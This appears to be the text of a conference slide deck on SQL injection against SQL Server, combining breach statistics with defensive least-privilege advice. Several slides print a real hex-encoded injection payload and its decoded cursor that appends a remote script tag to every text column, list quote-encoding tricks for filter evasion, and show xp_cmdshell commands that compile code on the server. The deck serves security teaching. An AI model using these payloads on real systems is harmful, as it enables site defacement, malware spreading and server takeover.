



"SQL Attack..ed"

SQL Server under attack:

SQL Injection

Andreas Wolter
 Founder: Sarpedon Quality Lab
 Database Architect | MCM, MCSM

Andreas Wolter



**Microsoft
 CERTIFIED**
 Solutions Master

Data Platform

**Microsoft
 CERTIFIED**
 Master

SQL Server® 2008



**Microsoft
 CERTIFIED**
 Trainer

Consultant, Database Architect
 Trainer & Speaker, German PASS Chapter Leader

Microsoft Certified since 2000 (SQL Server 2000)

- Datawarehouse & OLTP-Systems Architecture
- Performance Tuning
- Security

Contact: Andreas.Wolter@SarpedonQualityLab.com
 Blog: www.insidesql.org/blogs/andreaswolter/
 Facebook: www.facebook.com/andreas.wolter.01
 LinkedIn: [@AndreasWolter](http://www.linkedin.com/in/andreaswolter)
 Twitter: @AndreasWolter

**SQL SERVER
 MASTER-CLASS**

by SARPEDON QUALITY LAB



Agenda



- Web)Application Layer
 - My form and the WAF don't let anything pass through – or do they?
 - ▶ Standard SQL Injection
 - ▶ Blind / Error-based / Time-based SQL Injection, Encoding Injection
 - ▶ 2nd Order SQL Injection
 - ▶ Privilege Escalation via SQL Injection
 - ▶ "case of the unkillable transaction" - DoS Attack via SQL Injection

More?: <http://www.insidesql.org/blogs/andreaswolter/2013/07/security-session-sql-server-attack-ed>

4




INTRODUCTION

5

Excerpts from the 2013 Data Breach Investigations Report



- Most attacks in fact do happen from the outside
- In over 50% of all cases it's about the data!
- The top HACKING actions are:
 - Use of stolen Credentials
 - Use of backdoors
 - The old friend Brute force (!)..
 - Much later followed by SQLInjection
- The top MALWARE actions are:
 - Spyware/Keylogger
 - Backdoors
 - Exportieren of Data
- The greatest amount of compromised „goods,, from databases are from financial nature
- Most first attacks are in fact of simple nature.
- Most break-ins stay undetected for months!




<http://www.verizonenterprise.com/DBIR/2013/>

6

The Top 10 Weaknesses



- White Hat – Website Security Statistics Report, May 2013
 - <http://www.slideshare.net/duncant75/whitehat-security-website-security-statistics-report-may-2013>
 - Information leakage: 31%
 - Brute Force: 8%
 - SQL Injection: 7%



7

Why should we care?

- WHO ist being (most successfully) attacked?
- The big telecommunication company, car manufacturer?
- **Or the component supplier, sub-contractor, software-supplier?**
- **Or just the employee of the sub-contractor as a private individual?**



8

Let the Games begin

9

Please don't end up like that



10

Sample of a real Hex-based attack:



```
s=';DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x4400450043004C004100520045
0020004000540020007600610072006300680061007200280032003500350029002C0040004300
200076006100720063006800610072002800320035003500290020004400450043004C00410052
00450020005400610062006C0065005F0043007500720073006F007200200043005500520053004
F005200200046004F0052002000730065006C00650063007400200061002E006E0061006D00650
02C0062002E006E0061006D0065002000660072006F006D0020007300790073006F0062006A006
500630074007300200061002C0073007900730063006F006C0075006D006E00730020006200200
077006800650072006500200061002E00690064003D0062002E0069006400200061006E0064002
00061002E00780074007900700065003D00270075002700200061006E0064002000280062002E0
0780074007900700065003D003900390020006F007200200062002E00780074007900700065003
D003300350020006F007200200062002E00780074007900700065003D0032003300310020006F0
07200200062002E00780074007900700065003D00310036003700290020004F00500045004E002
0005400610062006C000041005400450020005400610062006C0065005F0043007500720073006
F007200%20AS%20NVARCHAR(4000));EXEC(@S);--
```

11

And that was the payload:

```

DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor CURSOR FOR select a.name,b.name from sysobjects a,syscolumns b
where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor
FETCH NEXT FROM Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0)
    BEGIN exec('update ['+@T+'] set
    ['+@C+']=rtrim(convert(varchar,['+@C+']))+'"<script
    src=http://www.*****.cn/m.js></script>"')
    FETCH NEXT FROM Table_Cursor INTO @T,@C
    END
CLOSE Table_Cursor
DEALLOCATE Table_Cursor
  
```

12

Encoding-Samples for '

- *%27* URL encoding
- *%2527* Double URL encoding
- *%%317* Nested double URL encoding
- *%u0027* Unicode representation
- *'* HTML entity
- *'* Decimal HTML entity
- *'* Hexadecimal HTML entity
- *%26apos;* Mixed URL/HTML encoding

This list is NOT complete!

13

Just because I think it's „lovely“ ☺

Compiling a Binary on SQL Server Using csc.exe

```
exec master..xp_cmdshell "echo using System; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data.Sql; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data.SqlTypes; >>\temp\test.cs"
exec master..xp_cmdshell "echo using Microsoft.SqlServer.Server; >>\temp\test.cs"
exec master..xp_cmdshell "echo public partial class StoredProcedures >>\temp\test.cs"
exec master..xp_cmdshell "echo ( >>\temp\test.cs"
exec master..xp_cmdshell "echo [SqlProcedure] >>\temp\test.cs"
exec master..xp_cmdshell "echo public static void HelloWorldStoredProcedure( ) >>\temp\test.cs"
exec master..xp_cmdshell "echo ( >>\temp\test.cs"
exec master..xp_cmdshell "echo SqlContext.Pipe.Send("Hello world.\n"); >>\temp\test.cs"
exec master..xp_cmdshell "echo ) >>\temp\test.cs"
exec master..xp_cmdshell "echo ); >>\temp\test.cs"

exec master..xp_cmdshell 'C:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\csc /target:library /out:c:\temp\test.dll c:\temp\test.cs'
```

From: SQL Injection Attacks and Defense, Justin Clarke

14

Summary

- „SQL Server is **damn** secure.“
 - No Security holes since 2008. (be diligent about patching)
- Hacking is only possible when configured carelessly and not sticking to security best practices in the application architecture.
 - Unfortunately this is far from the exception.
- Knowledge leads to security.
- Basic principle: one should really never give more permissions than necessary!
 - To accomplish that, one has to
 - ▶ use granular permission (Admin)
 - ▶ know the applications roles (Dev)


15

The top worst application user's permissions

1. Sa = sysadmin =~ Login with „Control Server“
2. Owner (dbo) of the database
3. Db_owner
4. db_securityadmin, db_accessadmin
5. Db_ddladmin

16

5 years of least vulnerabilities ☺



*National Institute of Standards and Technology Comprehensive Vulnerability Database 4/17/2013, Market share from IDC 2013


17

watch out for

- Serverwide Cross-Database-Ownership-Chaining
- Database-Chaining database setting
- Trustworthy database setting
- Unsafe Assemblies
- Xp_cmdshell
- Database owned by sysadmin
- Msdb-access
- ALTER and CONTROL permissions
- Old clients
- Service Accounts, shared usage, high privileges
- Code (Procedures,...) executed and/or owned by db_owner and other high privileged accounts
- Jobs owned by sysadmin
- ...
- (no guarantee for completeness and future)

18

What's right for me?



19

Q & A



Andreas Wolter

Microsoft
CERTIFIED
Solutions Master
Data Platform

Microsoft
CERTIFIED
Master
SQL Server® 2008

Contact: andreas.wolter@SarpedonQualityLab.com
 Blog: www.insidesql.org/blogs/andreaswolter/
 LinkedIn: www.linkedin.com/in/andreaswolter
 Twitter: [@AndreasWolter](https://twitter.com/AndreasWolter)

20

Ressources



- Microsoft SQL Server 'sp_replwritetovarbin' Remote Memory Corruption Vulnerability
<http://support.microsoft.com/kb/961040/en-us>
 - Microsoft Security Update for SQL Server 2005 Service Pack 2
 - Microsoft Security Update for SQL Server 2000 Service Pack 4 and MSDE 2000
- VIEWSTATE Vulnerabilities
 - <http://blog.ptsecurity.com/2012/01/viewstate-vulnerabilities.html>
- CWE/SANS Top 25 Most Dangerous Software Errors
 - <http://cwe.mitre.org/top25/index.html>
- Microsoft Security Bulletins
 - <http://technet.microsoft.com/en-us/security/bulletin/>
- SQL Server Security Blog
 - <http://blogs.msdn.com/b/sqlsecurity/>
- Security Development Lifecycle Blog
 - <http://blogs.msdn.com/b/sdl/>
 - Attack Surface Analyzer 1.0: <http://blogs.msdn.com/b/sdl/archive/2012/08/02/attack-surface-analyzer-1-0-released.aspx>
- SDL Quick Security References
 - <http://www.microsoft.com/en-us/download/details.aspx?id=13759>
- Advanced SQL Injection In SQL Server Applications, Chris Anley
- SQL Server Forensic Analysis, Kevvie Fowler

21

Connect Items, which love to get your vote 😊



- Providing a special Server principal for Database Ownership
 - To solve the problem with the database owner, which unfortunately is sa in 80% of all servers – with all the security risks – explained in my blog:
 - ▶ <http://www.insidesql.org/blogs/andreaswolter/2013/12/survey-sql-server-database-ownership-datenbankbesitzer>
- Extended Events UI Export Display Settings: include grouping
 - To improve the XEvent GUI in terms of saving view settings incl. grouping
- Allow the use of saved Credentials/Proxy Accounts for Reporting Services Subscriptions
- Shared Datsets with spatial data - no preview in map pane and as well as in spatial data + analytical dat...
- Group Managed Service Accounts Support for SQL Server Failover Clusters
- Support SQL Broker Service to be a target of Extended Events

22



MICROSOFT® CERTIFIED SINCE 2000

SARPEDON QUALITY LAB:

Your Specialist for Database-Systems
based on SQL Server Technologies

We are **one of only 2 companies worldwide**
who have reached the **highest technical certifications** from Microsoft
for **SQL Server 2008** as well as **SQL Server 2012!**

We love to support you and use our know-how to your advantage.

our **Services** cover:

- *SQL Server Health checks*
- *Performance Analysis & Tuning*
- *Disaster-Recovery & SLA-Compliance-Checks*
- *Security-Checks*
- *Data Rescue in case of corruption*
- *Architecture-Planning, Consulting and Implementation*

- **Training:**

Ask us: info@Sarpedon.de, en.SarpedonQualityLab.com

